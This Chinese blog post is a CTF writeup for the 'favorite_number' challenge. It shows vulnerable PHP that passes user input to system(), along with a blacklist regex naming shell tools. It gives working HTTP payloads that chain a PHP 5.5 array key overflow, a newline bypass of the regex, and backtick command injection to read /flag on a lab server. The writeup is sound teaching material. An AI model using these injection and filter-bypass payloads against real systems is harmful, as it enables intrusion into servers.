

【攻防世界】二十二 --- favorite_number

原创

通地塔  于 2021-01-02 15:20:41 发布  417  收藏 1

分类专栏: [攻防世界](#) 文章标签: [ctf 网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_43168364/article/details/111463233

版权



[攻防世界 专栏收录该内容](#)

24 篇文章 0 订阅

订阅专栏

题目 — favorite_number

一、writeup

审计主页的代码

```
<?php
// php5.5.9
// 传参方式是post
$stuff = $_POST["stuff"];
// 白名单
$array = ['admin', 'user'];

// 既要数组强等于, 又要首元素不等于
// 既要$stuff === ['admin', 'user'] 又要 $stuff[0]!='admin'
// 根据上面的提示, 只能是php5.5.9的版本漏洞了
if($stuff === $array && $stuff[0] != 'admin') {
    // 取得另一个post参数
    $num= $_POST["num"];

    // 正则匹配, 要求全是数字 /i --- 忽略大小写, /m --- 多行匹配
    if (preg_match("/^\d+$/im", $num)){

        // 黑名单过滤
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\*|\^|\]|\\|\\|'|\"|\\|/i", $num)){
            echo "my favorite num is:";
            // 命令执行, 我们的目标
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

关键点:

- php的版本是 5.5.9
- 通过post方式传递两个参数: `stuff(数组)` 和 `num(其中的内容经过过滤之后会被system函数执行)`
- 既要数组强等于, 又要首元素元素不等于。即要 `$stuff === ['admin', 'user']` 又要 `$stuff[0]!='admin'`。根据上面的提示, 只能是 php5.5.9 的版本漏洞了
- 第二个参数要全是数字, 且使用黑名单过滤了常用的命令

第一个参数的绕过方法: 利用 php5.5 版本的 `数组key值溢出漏洞`。当php数组的数字索引的值过大时会导致数组的索引值被重新分配。如下代码所示:

```
<?php
var_dump([0 => 0] === [0x100000000 => 0]);
echo "<br />";

$array = ['admin', 'user'];
$stuff[4294967296]='admin';
$stuff[]='user';

print_r($stuff);
echo "<br />";

var_dump($stuff === $array);
echo "<br />";
?>
```


运行结果


```
bool(true)
Array ( [0] => admin [1] => user )
bool(true)
```

感觉就是索引被重新分配了。这里的数字: 4294967296 很神奇, 在构造post提交的参数时我发现它大一位和小一位都不行, 只能是 4294967296, 可能是和内存的大小有关吧。。。相关内容可以参考

- <https://two.github.io/2015/09/15/PHP-array-hash-key-overflow/>
- <https://bugs.php.net/bug.php?id=69892>


这里我构造的post提交的参数为: `stuff[4294967296]=admin&stuff[]=user&num=666`






https://blog.csdn.net/qq_43168364

成功走到了代码的这个地方



接下来就是绕过第二个参数的过滤了，即：绕过正则来执行恶意的命令。首先我们需要绕过 `num` 只能是数字的限制，正则的 `/m` (多行匹配) 选项，可以使用 `%0a` 来绕过



这里只能在bp中运行，在hackbar中不会有回显
查看根目录的文件



```
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

http://blog.csdn.net/qq_43168364

执行: `ls -l /` 查看根目录文件的类型

```
POST / HTTP/1.1
Host: 220.249.52.134:51168
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.134:51168/
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://220.249.52.134:51168
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

stuff[4294967296]=admin&stuff[]=user&num=666%0als -l /

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 29 Dec 2020 14:40:07 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 1002

my favorite num is:666
total 68
drwxr-xr-x  1 root root 4096 Nov 19  2019 bin
drwxr-xr-x  2 root root 4096 Apr 10  2014 boot
drwxr-xr-x  5 root root  340 Dec 29 12:24 dev
drwxr-xr-x  1 root root 4096 Dec 29 12:24 etc
-rw-r--r--  1 root root  45 Dec 29 12:24 flag
drwxr-xr-x  2 root root 4096 Apr 10  2014 home
```

可以看到 `flag` 是一个二进制文件, 那只要能读到这个文件就成功了
直接执行 `cat /flag` 会被过滤

```
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.134:51168/
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Origin: http://220.249.52.134:51168
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

stuff[4294967296]=admin&stuff[]=user&num=666%0a cat /flag

Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 8

Bonjour!
```

https://blog.csdn.net/qq_43168364

但是别忘了ls是由 **-i选项** 的，可以查看 **文件的ID号**

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Origin: http://220.249.52.134:51168
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
stuff[4294967296]=admin&stuff[]=user&num=666%0als -i /
```

```
my favorite num is:666
3284127 bin
30940644 boot
2 dev
19276672 etc
19276704 flag
30941276 home
3284765 lib
31071188 lib64
31071190 media
31071191 mnt
31071192 opt
1 proc
31071194 root
31466142 run
31466109 sbin
31071333 srv
1 sys
3284773 tmp
3285677 usr
3285396 var
```

https://blog.csdn.net/qq_43168364

/flag的文件ID为: **19276704** ,可以利用如下所示的命令来查看/flag文件

```
head `find / -inum 19276704`
head --- 显示文件前面的几行, 默认显示10行
find / -inum 19276704 ---- 根据文件ID查找文件
```

反引号的作用: 其中的字符串将解释成shell命令来执行

```
root@kali:/# echo `ls`
bin boot dev disk1 disk5 etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found media mnt mytools opt PandE proc root ru
n sbin srv sys tmp usr var vmlinuz vmlinuz.old
root@kali:/#
```

执行之后的结果

```
POST / HTTP/1.1
Host: 220.249.52.134:51168
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.134:51168/
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://220.249.52.134:51168
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

stuff[4294967296]=admin&stuff[]=user&num=666%0ahead `find / -inum 19276704`

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Tue, 29 Dec 2020 15:02:52 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 68

my favorite num is:666
cyberpeace{e0879000b167ea6e55258eafec818fe9}
```

https://blog.csdn.net/qq_43168364

得到了flag

这里还有一种读取flag的方法: 将/flag输出到一个文件中, 读取这个文件即可。方法如下执行:

```
stuff[4294967296]=admin&stuff[]=user&num=666%0aprintf /fla > /tmp/hello %26%26 printf g >> /tmp/hello %26%26 tac
\tac /tmp/hello`
```

- `printf /fla > /tmp/hello` ---- 将 /fla 写入/tmp/hello文件
- `%26%26` ---- &&
- `printf g >> /tmp/hello` ---- 将 g 追加写入/tmp/hello文件。目前/tmp/hello文件中的内容就是: /flag

`tac `tac /tmp/hello`` ---- ``tac /tmp/hello`` 会输入出 /flag, `tac` 会读取 /flag, 即可得到flag。tac会倒序行数输出文件内容

POST / HTTP/1.1
Host: 220.249.52.134:48745
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 129
Origin: http://220.249.52.134:48745
Connection: close
Referer: http://220.249.52.134:48745/
Upgrade-Insecure-Requests: 1

stuff[4294967296]=admin&stuff[]=user&num=666%0aprintf /fla > /tmp/hello %26%26
printf g >> /tmp/hello %26%26 tac `tac /tmp/hello`

HTTP/1.1 200 OK
Server: nginx/1.4.6 (Ubuntu)
Date: Sat, 02 Jan 2021 07:16:24 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Content-Length: 68

my favorite num is:666
cyberpeace{db08a5bbb692fbbb61b8e78dd7d68f1d}

https://blog.csdn.net/qq_43168364

二、知识点

- 这道题的关键点就是要绕过各种过滤
- 绕过的方法
 - php5.5 版本数组 key值 溢出
 - 正则表达式多行匹配 /m 使用 %0a 绕过
 - 正则对命令过滤使用 head命令 + 文件的ID + 反引号 或者 printf 绕过